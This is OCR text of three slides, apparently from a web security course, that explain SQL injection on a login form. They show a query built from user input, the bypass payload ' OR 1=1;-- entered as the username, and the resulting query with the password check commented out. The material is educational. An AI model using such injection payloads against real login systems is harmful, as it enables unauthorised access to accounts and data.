
Web Security

SQL Injection

- Let’s pretend we have a log in form
- Under the hood a query might be built as:

```
SELECT name, password
FROM user_database
WHERE name = ‘{username}’
AND password = ‘{password}’
```

- What if our input is injected directly into the SQL query?



Login

Username

‘ OR 1=1;--

Password


Web Security

SQL Injection

- Let’s pretend we have a log in form
- Under the hood a query might be built as:

```
SELECT name, password
FROM user_database
WHERE name = ‘’ OR 1=1;--’
AND password = ‘{password}’
```

- What if our input is injected directly into the SQL query?



Login

Username

‘ OR 1=1;--

Password

bugcrowd


Web Security

SQL Injection

- Let’s pretend we have a log in form
- Under the hood a query might be built as:

```
SELECT name, password
FROM user_database
WHERE name = ‘’ OR 1=1;--’
AND password = ‘{password}’
```

- -- represents a comment in SQL



Login

Username

‘ OR 1=1;--

Password

bugcrowd

Web Security

